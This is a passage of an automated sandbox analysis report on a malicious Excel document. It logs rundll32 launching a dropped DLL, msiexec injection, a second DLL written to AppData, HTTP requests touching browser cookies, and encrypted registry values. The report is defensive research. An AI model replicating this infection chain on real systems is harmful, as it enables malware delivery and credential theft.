HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE12B	EE12B	binary	04 00 00 00 B8 05 00 00 36 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 53 00 65 00 63 00 75 00 72 00 69 00 74 00 65 00 49 00 6E 00 66 00 6F 00 2E 00 63 00 6F 00 6D 00 2E 00 48 00 65 00 75 00 72 00 2E 00 33 00 30 00 34 00 39 00 37 00 2E 00 78 00 6C 00 73 00 00 00 00 00 17 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 01 00 00 00 01 00 00 00 77 BF 91 4B A5 F4 D6 01 2B E1 0E 00 2B E1 0E 00 00 00 00 00 B8 02 00 00 6E 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	7i6	binary	37 69 36 00 B8 05 00 00 02 00 00 00 00 00 00 00 84 00 00 00 01 00 00 00 40 00 00 00 38 00 00 00 73 00 65 00 63 00 75 00 72 00 69 00 74 00 65 00 69 00 6E 00 66 00 6F 00 2E 00 63 00 6F 00 6D 00 2E 00 68 00 65 00 75 00 72 00 2E 00 33 00 30 00 34 00 39 00 37 00 2E 00 78 00 6C 00 73 00 00 00 73 00 65 00 63 00 75 00 72 00 69 00 74 00 65 00 69 00 6E 00 66 00 6F 00 2E 00 63 00 6F 00 6D 00 2E 00 68 00 65 00 75 00 72 00 2E 00 33 00 30 00 34 00 39 00 37 00 00 00	success or wait	1	7FEEAA29AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2480 Parent PID: 1464

General

Start time:	04:09:44
Start date:	27/01/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\rundll32.exe' C:\ProgramData\formnet.dll,DllRegisterServer
Imagebase:	0xff1c0000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\ProgramData\formnet.dll	unknown	64	success or wait	1	FF1C27D0	ReadFile
C:\ProgramData\formnet.dll	unknown	264	success or wait	1	FF1C281C	ReadFile

Analysis Process: rundll32.exe PID: 2484 Parent PID: 2480

General

Start time:	04:09:44
Start date:	27/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\rundll32.exe' C:\ProgramData\formnet.dll,DllRegisterServer
Imagebase:	0xb20000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: msiexec.exe PID: 2692 Parent PID: 2484

General

Start time:	04:10:11
Start date:	27/01/2021
Path:	C:\Windows\SysWOW64\msiexec.exe
Wow64 process (32bit):	true
Commandline:	msiexec.exe
Imagebase:	0x520000
File size:	73216 bytes
MD5 hash:	4315D6ECAE85024A0567DF2CB253B7B0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Ida	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	A51F2	CreateDirectoryW
C:\Users\user\AppData\Roaming\Uvyp	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	A51F2	CreateDirectoryW
C:\Users\user\AppData\Roaming\Bufu	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	A51F2	CreateDirectoryW
C:\Users\user\AppData\Roaming\Afe	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	A51F2	CreateDirectoryW
C:\Users\user\AppData\Roaming\Wulu	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	A51F2	CreateDirectoryW
C:\Users\user\AppData\Roaming\Aqf	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	A51F2	CreateDirectoryW
C:\Users\user\AppData\Roaming\Itlou	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	A51F2	CreateDirectoryW
C:\Users\user\AppData\Roaming\Ihypo	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	A51F2	CreateDirectoryW
C:\Users\user\AppData\Roaming\Ogonu	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	A51F2	CreateDirectoryW
C:\Users\user\AppData\Roaming\Ucez	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	A51F2	CreateDirectoryW
C:\Users\user\AppData\Roaming\Piy	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	A51F2	CreateDirectoryW
C:\Users\user\AppData\Roaming\Desa	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	A51F2	CreateDirectoryW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Ycfe	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	A51F2	CreateDirectoryW
C:\Users\user\AppData\Roaming\Allic	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	A51F2	CreateDirectoryW
C:\Users\user\AppData\Roaming\Ida\suicy.dll	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	A9651	CreateFileW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	ABC62	HttpSendRequestA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	ABC62	HttpSendRequestA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	ABC62	HttpSendRequestA
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	ABC62	HttpSendRequestA
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	ABC62	HttpSendRequestA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	ABC62	HttpSendRequestA
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	ABC62	HttpSendRequestA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	ABC62	HttpSendRequestA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	ABC62	HttpSendRequestA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\SZU335ZX.txt	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	ABC62	HttpSendRequestA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	ABC62	HttpSendRequestA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\post[1].htm	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	3	ABC62	HttpSendRequestA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\0RM1C1X2.txt	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	ABC62	HttpSendRequestA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\03IOIHRV.txt	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	ABC62	HttpSendRequestA

File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Ida\suicy.dll	unknown	933888	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 56 74 31 c7 12 15 5f 94 12 15 5f 94 12 15 5f 94 d1 1a 00 94 11 15 5f 94 85 d1 21 94 13 15 5f 94 35 d3 22 94 05 15 5f 94 35 d3 32 94 95 15 5f 94 d1 1a 02 94 15 15 5f 94 12 15 5e 94 a2 15 5f 94 35 d3 31 94 43 15 5f 94 35 d3 25 94 13 15 5f 94 35 d3 23 94 13 15 5f 94 35 d3 27 94 13 15 5f 94 52 69 63 68 12 15 5f 94 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZ.....@..... ....!..L.!This program cannot be run in DOS mode.... $.....Vt1..._..._..._..... _...!..._.5."..._.5.2..._..... .._...^..._.5.1.C._.5.%..._.5. #..._.5.'..._.Rich.._.....	success or wait	1	A9680	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\ProgramData\formnet.dll	unknown	933888	success or wait	1	9A6C2	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Wiehet	success or wait	1	92290	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\brya	success or wait	1	A3DD7	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\brya	ilyo	binary	42 AC AA 2C 0E 53 59 8A 6D 96 51 16 AB CE 24 46 76 EC 8A 5F E0 A3 6A B6 4C E2 FD C1 2C 68 EB E1 FE 8F 7D CE 02 D0 05 EA 48 AD E3 9E D5 D7 3F 30 5D F1 A9 19 BD 35 BA 5B 39 A7 F4 5E 9B 47 C0 62 D0 C6 F4 1E E0 DA 50 70 9C 6C C7 0D D7 34 B0 25 23 3D 74 D6 AD 06 A7 D5	success or wait	1	A3E1A	RegSetValueExW

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			C4 F5 2E E3 1E 54 2E 03 26 DB 6D 1C 4C FC 60 14 97 95 9F 43 92 54 2F F0 C0 6F 6F 97 CF CB 0A 5D AB EC 89 B5 4A 1E 4E 73 74 C7 0E 6A AF 93 22 6B 56 77 70 16 74 2D 00 0D 17 E8 B8 8D C5 1C 24 67 F2 F6 39 59 4A EC 58 AD C4 4A 98 D0 F1 C8 E3 EE F9 24 AB CA 2F 65 CD 31 10 13 ED 74 15 89 FE F1 DF FF FE DC 86 78 55 35 04 E5 04 5D 9C 8D E0 BE 78 EC B0 47 D9 A0 29 CC 57 4E F8 E7 81 CC B2 CC 21 86 7A 32 DF 48 30 D9 A1 06 2E 33 C6 1B CB A9 CC 26 C6 DC 85 BC E8 E1 D8 77 4F 7D 58 55 8B 35 C2 AB 7C 39 25 4F 40 B2 4D 07 E5 38 C8 19 9B 61 E9 7F 2F C7 CB 81 21 6B 10 F7 B3 45 7B 9F 78 08 13 77 AE F6 92 B5 4A FE BC E2 EE E5 AB 72 FB 6A FA 65 B8 70 F7 96 A4 C4 23 FB 9F 7A D8 86 2D 62 47 F7 AF 8D 72 26 32 86 97 49 F3 63 F5 D6 8C 46 1D E6 10 57 70 16 1B 52 EA CA 9C A8 72 0E 7D CB 9B 58 40 16 C9 7A 23 E5 C1 69 8C 13 40 85 F9 F4 00 F0 8E 69 C4 F5 66 44 FA C1 1E 0A 8A BE CA 9E 13 90 DE 56 5B C3 E2 DA 6D 40 9D BF 60 1B 49 CF 56 10 75 8C 50 6A 8D CE CD 58 96 B4 78 46 39 FA 6C 90 64 90 82 1B 23 9B F1 ED 20 C5 87 49 2E E8 6B 28 19 B7 2B 14 A7 A2 30 14 85 D6 34 6C A2 64 2E 6B CB 43 6F 91 B6 2E 32 D6 E6 2C FB E4 30 4D 28 63 E0 B2 5C 34 1B 39 D9 97 A1 4E 43 C0 D3 EE C2 FA 48 2F 1A 08 30 69 A1 31 58 D4 BC 5C F8 F6 C1 8E 90 F2 11 C9 1F F5 FE C9 88 9C 21 98 80 59 91 87 54 67 18 89 1C CD 28 3A 91 C8 3B 45 66 00 2F F9 21 D3 BC 8C 6B 45 C7 9E 17 17 E8 72 74 AF 35 1D 13 7C F4 D8 C4 51 B7 23 3F 1E E6 2A FD 86 45 0E F6 39 0C 69 7A D3 CE 39 6B D9 DE DB E6 30 A4 FA EE 99 3B 3E 62 A8 BD EF FA 11 4C 57 FC DD 20 AE D7 3C C8 18 15 9D 58 97 F8 BC D3 37 73 31 51 41 E0 16 C3 3A CF E6 BB 86 BE 04 CD 3C 69 23 53 D7 1E 12 28 88 8C 95 A0 08 BD 1A DD 8E BC 96 DC A7 EE FB 77 E4 04 47 4A A4 56 21 9B 8F F3 CE 56 F6 A2 42 96 09 BA 16 F0 78 68 A7 04 96 4C 0E A8 E8 03 E9 29 FB BC 43 71 6B 7E 70 EC 62 01 8A 02 FB BE 36 16 42 B0 B9 84 87 24 D8 B7 D2 97 CC D7 36 3A CD 2A 61 86 B5 35 2C 78 64 15 EB DC 86 F1 65 69 21 77 95 FC 90 E9 76 CB DA 16 24 A0 8E EA BE 09 FE F7 5A 8B 20 20 7A 06 1A 91 51 EF B7 F9 84 63 5D 6E 14 88 16 58 52 03 27 F9 C5 7B 9D 62 F3 44 1A 2F 37 A5 13 B9 E5 6A D9 48 A2 5B B6 75 A2 D7 B7 6B 4B E5 CE 3A D5 51 C5 CB ED 4A D0 E6 D2 83 9A 22 DD 5D E0 11 86 42 3A 85 D1 0A C2 76 4F 19 E0 4F BF 72 E9 53 B5 28 B3 9A A9 97 DD 94 37 16 1D 27 FD A8 38 43 FC 10 CD DB 6B 1E 92 18 09 7E 65 8B 48 9C 9B 58 64 1F 9B 82 68 D5 3E 5D 8C 01 86 30 96 72 75 41 1E D5 F1 32 81 BB F0 30 1D 68 25 04 51 13 4A 5E 91 CE 7B FE CD 71 78 49 49 E9 88 20 45 3F 3E 23 5C 98 86 80 AF 1A 0A 55 56 7A 38 70 9C 44 D5 58 6C 3D D2 E3 3F 6B 58 91 F0 FB CE 4D 5F F0 DC 31 00 40 32 8A 37 8F 7E 58 25 F3 AE 0C EE 67 9E DE 0C 1D 66 18 7D 5E BF FC C3 6E E4 2C 10 33 4F 9C B4 6D AD B3 15 3A D2 03 A5 D2 8D 00 78 5D E4 4B 81 9F 3D E0 AD 01 66 37 CC C6 5E 37 5E 78 79 31 EC AA AE 8C BB 0A 1E 91 01 01 CC 39 7D 51 9A CC BB F2 E4 F7 66 69 39 81 62 8A 82 92 40 8C 89 0E 64 F7				

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Wiehet	obizypb	binary	DC 2C E3 2B F9 E5 F8 81 19 7B ED E2 3E 87 90 35 F2 3E CB 95 6A 92 1E DD 78 61 8E 3C A2 CE 74 D9 E0 4A 17 1B 49 BD 9C 17 E4 DA 13 46 D9 6D 9A BB A5 45 52 13 D1 73 4F 5D 14 82 55 DC 8A DA B8 B4 BA B8 1A 49 99 57 90 1F 0A 32 C8 5C DF E2 59 E1 70 E7 1C BD 39 D7 95 CC 37 62 E5 BB 07 D8 C1 FB 56 14 BF 01 ED 95 F4 4E 4C 7A 76 CB 25 15 C2 89 55 70 E2 72 5C EA 07 A3 9A CC C2 86 70 32 84 F4 13 50 7C EB E4 B5 14 A9 A4 B5 62 56 3C 68 EF 40 EA 49 32 8A FC 29 9D B3 D1 98 56 C5 86 29 2C 31 1E 7C E0 5A 28 DF A0 55 97 4E 59 ED 02 F2 46 5A 84 E2 DF DD 9A D0 8B DA 55 06 D0 2B FE AA BC A0 74 1C 42 0B 89 B7 B5 D9 E1 77 A9 5E 68 E5 4D F8 E1 04 96 B3 D1 44 49 A5 FC BA F6 EC D6 05 00 FC 7C 1D FB E7 11 40 41 DA AB 1B 20 ED 22 69 09 AE 3C F6 4D F5 70 5E 23 8E 8A 34 92 67 C3 02 F9 29 87 B0 88 EA 19 21 21 D3 55 81 CD 75 BE CD 91 BA E6 FF 58 6A 85 AC C0 04 CE C5 5B 89 92 D3 E5 94 50 68 7C D4 F3 B2 B7 C2 4A 7A 58 6D 74 D5	success or wait	1	A3E1A	RegSetValueExW

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Wiehet	obizypb	binary	DC 2C E3 2B F9 E5 F8 81 19 7B ED E2 3E 87 90 35 F2 3E CB 95 6A 92 1E DD 78 61 8E 3C A2 CE 74 D9 E0 4A 17 1B 49 BD 9C 17 E4 DA 13 46 D9 6D 9A BB A5 45 52 13 D1 73 4F 5D 14 82 55 DC 8A DA B8 B4 BA B8 1A 49 99 57 90 1F 0A 32 C8 5C DF E2 59 E1 70 E7 1C BD 39 D7 95 CC 37 62 E5 BB 07 D8 C1 FB 56 14 BF 01 ED 95 F4 4E 4C 7A 76 CB 25 15 C2 89 55 70 E2 72 5C EA 07 A3 9A CC C2 86 70 32 84 F4 13 50 7C EB E4 B5 14 A9 A4 B5 62 56 3C 68 EF 40 EA 49 32 8A FC 29 9D B3 D1 98 56 C5 86 29 2C 31 1E 7C E0 5A 28 DF A0 55 97 4E 59 ED 02 F2 46 5A 84 E2 DF DD 9A D0 8B DA 55 06 D0 2B FE AA BC A0 74 1C 42 0B 89 B7 B5 D9 E1 77 A9 5E 68 E5 4D F8 E1 04 96 B3 D1 44 49 A5 FC BA F6 EC D6 05 00 FC 7C 1D FB E7 11 40 41 DA AB 1B 20 ED 22 69 09 AE 3C F6 4D F5 70 5E 23 8E 8A 34 92 67 C3 02 F9 29 87 B0 88 EA 19 21 21 D3 55 81 CD 75 BE CD 91 BA E6 FF 58 6A 85 AC C0 04 CE C5 5B 89 92 D3 E5 94 50 68 7C D4 F3 B2 B7 C2 4A 7A 58 6D 74 D5	78 B9 BE 9F 4B 89 94 E3 46 82 8F 57 44 98 2E 43 54 CE 82 BB 71 89 05 C6 63 7A 95 27 BA D6 6C C1 12 54 2B 1F 9F 7D 61 D8 F1 AF 60 17 34 82 5A 94 8A 6A 7D 3C FE 5C 60 72 3B AD 7A F3 A5 F5 97 9B 95 97 35 66 B6 78 BF 30 25 1D E7 73 F0 CD 76 CE 5F FE 34 3F 38 36 4C 72 4C 58 1B 37 9A 86 00 C9 6A D1 B4 48 F3 0B 72 FE D2 D5 9F 37 53 97 D4 AD 5F FF 12 81 1C F6 CC 1E E8 A5 0C 4F 56 A1 DE A1 08 A3 3F 86 F5 80 27 38 E2 AE A6 0E A1 97 74 C8 62 37 D8 5E 38 92 18 77 09 42 80 48 7F 9E 87 F7 DB A4 15 DD 63 1A A0 6A 0A F4 62 47 A8 40 FA 62 94 13 10 50 15 31 9E 2B AF FC 15 3B FB 58 27 E1 9F BC FE 0E 97 0C 96 3F 16 16 69 C0 D4 6B BD 7C 0D F5	success or wait	1	A3E1A	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Wiehet	obizypb	binary	78 B9 BE 9F 4B 89 94 E3 46 82 8F 57 44 98 2E 43 54 CE 82 BB 71 89 05 C6 63 7A 95 27 BA D6 6C C1 12 54 2B 1F 9F 7D 61 D8 F1 AF 60 17 34 82 5A 94 8A 6A 7D 3C FE 5C 60 72 3B AD 7A F3 A5 F5 97 9B 95 97 35 66 B6 78 BF 30 25 1D E7 73 F0 CD 76 CE 5F FE 34 3F 38 36 4C 72 4C 58 1B 37 9A 86 00 C9 6A D1 B4 48 F3 0B 72 FE D2 D5 9F 37 53 97 D4 AD 5F FF 12 81 1C F6 CC 1E E8 A5 0C 4F 56 A1 DE A1 08 A3 3F 86 F5 80 27 38 E2 AE A6 0E A1 97 74 C8 62 37 D8 5E 38 92 18 77 09 42 80 48 7F 9E 87 F7 DB A4 15 DD 63 1A A0 6A 0A F4 62 47 A8 40 FA 62 94 13 10 50 15 31 9E 2B AF FC 15 3B FB 58 27 E1 9F BC FE 0E 97 0C 96 3F 16 16 69 C0 D4 6B BD 7C 0D F5	66 C2 8E 0B 04 5D D1 0A F9 8B F3 6E BD 0F 32 E5 1D 73 6E 7F A8 50 DC 1F BA A3 4C FE 62 0E B4 19 BE 58 9C D5 5E AE E9 FF F9 70 E6 54 BC 0B 06 AA B4 54 43 02 C0 62 5E 4C 05 93 44 CD 9B CB A9 A5 AB A9 0B 58 88 46 81 0E 1B 23 D9 4D CE F3 48 F0 61 C0 0A 01 06 08 72 4C 72 66 25 09 A4 B8 3E F7 54 EF 8A 76 CD DF FF C5 77 E8 AC B9 48 DD 0E 4D 29 73 42 E3 EE BA 94 0B AB FA 1A 2F B2 9C 1F 82 5F 88 C8 15 55 3A DB 66 59 DE DA 7B F3 D5 79 51 A9 47 7A 59 48 B2 3C 34 9A CF 83 AF 08 21 05 7B 8E 65 B7 A2 D3 06 5A 92 A8 02 B2 05 22 75 49 12 93 0C 9E 2C 85 26 B2 70 6D 6B 57 F0 8A DF	success or wait	1	A3E1A	RegSetValueExW

Disassembly

Code Analysis